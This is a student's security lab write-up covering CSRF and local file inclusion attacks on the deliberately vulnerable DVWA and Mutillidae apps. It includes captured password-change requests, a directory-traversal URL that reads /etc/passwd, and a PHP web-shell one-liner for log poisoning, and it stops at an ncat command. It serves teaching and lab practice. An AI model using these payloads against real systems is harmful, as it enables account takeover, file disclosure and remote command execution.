
New password:

Confirm new password:

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrif-req.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Go to Burp Suite, click the Proxy tab, and view the password change http request and forward it after and you will see that your Password Changed on the DVWA site.



Now the part we are interested in is the beginning of the http request which looks something like:


```
http://dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=password&Change=Change#
```

Now all we have to do is construct a link that will perform the same function and hide it in some html so our victim doesn't know it is happening just until here. There also can be placed in the img tags which is loaded on load of the page.

MEDIUM SETTINGS

Repeat the following steps but change the settings to medium

SET DVWA SECURITY LEVEL



1. Click on DVWA Security, in the left hand menu.
2. Select "medium"
3. Click Submit

CROSS SITE REQUEST FORGERY (MEDIUM)

5. Select "CSRF" from the left navigation menu.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) interface. The URL is `dwa/vulnerabilities/csrf/`. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, **CSRF**, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area is titled "Vulnerability: Cross Site Request Forgery (CSRF)" and contains a form for changing the admin password. Below the form is a "More info" section with links to external resources. A yellow status bar at the bottom right of the DVWA page shows the URL `com/photo.php?fbid=45398&set=a.6398131.1000023241&ufi`. In the background, the taskbar shows the Burp Suite Free Edition v1.6.32 application is running.

You need to enter a new and confirm it, into the two fields above.

A zoomed-in view of the DVWA CSRF password change form. The title bar says "Vulnerability: Cross Site Request Forgery (CSRF)". The form has two input fields: "New password:" containing "....." and "Confirm new password:" also containing ".....". Below the fields is a "Change" button. A success message "Password Changed" is displayed in a blue box. At the bottom, there's a "More info" section with three links: http://www.owasp.org/index.php/Cross-Site_Request_Forgery, <http://www.cgisecurity.com/csrf-faq.html>, and http://en.wikipedia.org/wiki/Cross-site_request_forgery.

Go to Burp Suite, click the Proxy tab, and view the password change http request and forward it after and you will see that your Password Changed on the DVWA site.

```
GET /vulnerabilities/csrf/?password_new=batman&password_conf=batman&Change_password=Change
Host: dwva
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://dwva/vulnerabilities/csrf/
Cookie: PHPSESSID=8lt7nu3ra08ln103aea4161706; security=medium
Connection: close
Cache-Control: max-age=0
```

Now the part we are interested in is the beginning of the http request which looks something like:

`http://dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=password&Change=Change#`

Now all we have to do is construct a link that will perform the same function and hide it in some html so our victim doesn't know it is happening just until here. There also can be placed in the img tags


There is no different between low and medium

HIGH SETTINGS

Repeat the following steps but change the settings to medium

SET DVWA SECURITY LEVEL

2. Click on DVWA Security, in the left hand menu.
3. Select "High"
4. Click Submit



CROSS SITE REQUEST FORGERY (HIGH)

Select "CSRF" from the left navigation menu.

You need to enter a new and past password along with a confirm, into the three fields above. (I did bqtmqn2 as the new password)

Vulnerability: Cross Site Request Forger

Change your admin password:

Current password:

New password:

Confirm new password:

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Go to Burp Suite, click the Proxy tab, and view the password change http request and forward it after and you will see that your Password Changed on the DVWA site.

```
GET /vulnerabilities/csrf/?password_current=batman&password_new=bqtmqn2&password_conf=bqtmqn2&Change=Change
Host: dvwa
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://dvwa/vulnerabilities/csrf/
Cookie: PHPSESSID=8lt7nu3ra08ln103aea41617o6; security=high
Connection: close
```

Now the part we are interested in is the beginning of the http request which looks something like:

**http://dvwa/vulnerabilities/csrf/?
password_current=bqtmqn2&password_new=batman2&password_conf=batman2&Change=Change**

The difference here you could trick the user into typing in there password and clicking submit which will change there password and send you forward and lock them out.

Now all we have to do is construct a link that will perform the same function and hide it in some html so our victim doesn't know it is happening just until here. There also can be placed in the img tags

The differences are that the high level asks for the old password and the new one.... This would be harder to pull off but not impossible where in the low and medium you just need them to input them to click the click or load the page.



**CORK
INSTITUTE OF
TECHNOLOGY**

INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ

LAB 7: USE LFI TO VIEW THE PASSWORD FILE /ETC/PASSWD.

IN YOUR WRITEUP, REFER TO "DIRECTORY TREVERSAL"


ROBERT JAMES GABRIEL
PART 7 - 24 APRIL 2016

Setup

Open Your Vm Fusion


Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



Open the following

4. Firefox



Use LFI to view the password file /etc/passwd.

1. Open firefox
2. Visit: http://dvwa/login.php
3. Login to DVWA
 1. Login: admin
 2. Password: password
4. Click on Login

Set DVWA Security Level

1. Click on DVWA Security, in the left hand menu.
2. Select Medium
3. Click Submit

The screenshot shows the DVWA Security configuration page. On the left, there's a sidebar with various attack tabs: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and VNC viewer. The 'File Inclusion' tab is highlighted. The main content area is titled 'DVWA Security' and contains a 'Script Security' section. It says 'Security Level is currently high.' with a note: 'You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA.' A dropdown menu shows 'medium' selected, and a 'Submit' button is present. Below this is a 'PHPIDS' section with the text: 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based. You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently disabled. [enable PHPIDS]'.

1. Navigate to the file inclusion tab on the left navigation

The screenshot shows the DVWA 'Vulnerability: File Inclusion' page. The left sidebar has the 'File Inclusion' tab selected. The main content area is titled 'Vulnerability: File Inclusion' with a note: 'To include a file edit the ?page=index.php in the URL, to determine which file is included.' Below this is a 'More info' section with links to external resources. At the bottom, there's a 'T' icon. The background shows a Burp Suite Free Edition v1.6.32 interface intercepting a request to 'http://192.168.1.101/dvwa/vulnerabilities/file_inclusion/'. The status bar at the bottom indicates 'samurai@samurai: ~'.

Note: Its important to note, as we know the system is on a linux based server, we can know that the knowledge of the folder structure is .

Directory traversal is an HTTP exploit which allows attackers to access restricted directories and execute commands outside of the web server's root directory. Web servers provide two main levels of security mechanisms. Access Control Lists (ACLs) Root directory.

We can use the spider in burp to get the folder structure also.

The website is located at : /var/www/dvwa/vulnerabilities/fi/index.php

This code is vulnerable because there is no sanitization of the user-supplied input. Specifically, the \$file variable is not being sanitized before being called by the include() function.

So currently.


The current url in the browser: **http://dvwa/vulnerabilities/fi/?page=include.php**

The file we what to access is located at: **/etc/passwd**.

The “..” used in the example above represent a directory traversal. The number of “..” depend on the configuration and location of the target web server on the victim machine. Some experimentation may be required.

We go back 6 directories which allows brings us to the heart of the folder. Then **/etc/passwd**.

So if we type **http://dvwa/vulnerabilities/fi/?page=../../../../etc/passwd**



It appears the stack trace below which is the passwords. Its done using the include file which is an error.

\

Stack trace

```
root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin/usr/sbin/nologin sys:x:3:3:sys:/dev/usr/sbin/nologin sync:x:
4:65534:sync:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:
6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/
nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/
news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/
usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:
38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/
usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/
usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false usbmux:x:103:46:usbmux daemon,,,:/
home/usbmux:/bin/false dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/bin/false rtkit:x:
107:114:RealtimeKit,,,:/proc:/bin/false saned:x:108:115:/home/saned:/bin/false
whoopsie:x:109:116:/nonexistent:/bin/false speech-dispatcher:x:110:29:Speech
Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh avahi:x:111:117:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/bin/false lightdm:x:112:118:Light Display
Manager:/var/lib/lightdm:/bin/false colord:x:113:121:colord colour management
daemon,,,:/var/lib/colord:/bin/false hplip:x:114:7:HPLIP system user,,,:/var/run/
hplip:/bin/false pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
samurai:x:1000:1000:samurai,,,:/home/samurai:/bin/bash mysql:x:116:125:MySQL
Server,,,:/nonexistent:/bin/false sshd:x:117:65534:/var/run/sshd:/usr/sbin/nologin
kdm:x:118:65534:/home/kdm:/bin/false
```

But modern unix like system now does not include the hash in the /etc/passwd (All
hash on /etc/shadow)... So there is no permission then you can't read /etc/shadow file.



**CORK
INSTITUTE OF
TECHNOLOGY**

INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ

LAB 8 : USE LFI TO GET A SHELL ON THE WEB SERVER
OF MUTILLIDAE.

DO THIS BY INJECTING PHP CODE INTO A LOG FILE.


ROBERT JAMES GABRIEL
PART 8 - 28 APRIL 2016

SETUP

Open Your Vm Fusion

Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



Open the following

2. Firefox




USE LFI TO GET A SHELL ON THE WEB SERVER OF MUTILLIDAE.

3. Open Firefox
4. Navigate to <http://mutillidae/>
5. From the last lab we know the website is weak to rfi.

Checking for LFI vulnerability

1. Click on **Toggle Hints** and noticed the url
2. The url <http://mutillidae/index.php?popUpNotificationCode=BHD1&page=/usr/share/mutillidae/home.php>
3. Replace **/usr/share/mutillidae/home.php** with **/etc/passwd**

You can see the it renders the /etc/passwd




LETS START INJECTING INTO THE LOG FILES

A reminder what the Apache log is. The server access log records all requests processed by the server..Source: <http://httpd.apache.org/docs/1.3/logs.html#accesslog>

This means that any request we send to the server will be stored here

1. Open up the terminal or cmd



Next we will use the netcat function to send a get request to the server. Reason being is that the browser would have sent the request encoded, which is pointless.

The code we will be injecting is, note the user of the passthru function which allows for the access and running of external programmes and display data.

```
<?php passthru($_GET['cmd']); ?>
```

First we need to get the host ipaddress of <http://mutillidae/>

6. Right click on the website, and click incetp website
7. Refresh the page
8. Go to the network tab
9. click on any image
10. click header

The screenshot shows the Network tab of the Mozilla Firefox Developer Tools. A list of network requests is displayed, with the first item selected: "304 GET coykillericon-50-38.png" from the domain "mutillidae". The Headers panel on the right shows the following details:

- Request URL: http://mutillidae/images/coykillericon-50-38.png
- Request method: GET
- Remote address: 127.42.84.6:80
- Status code: 304 Not Modified
- Version: HTTP/1.1

Below these, there are sections for Accept-Encoding, DNT, Referer, and Cookie, each containing their respective values.

You will noticed the host address as **127.42.84.6**

So back to terminal

To send a request using netcat we run the following in the terminal / cmd

ncat 127.42.84.6 80

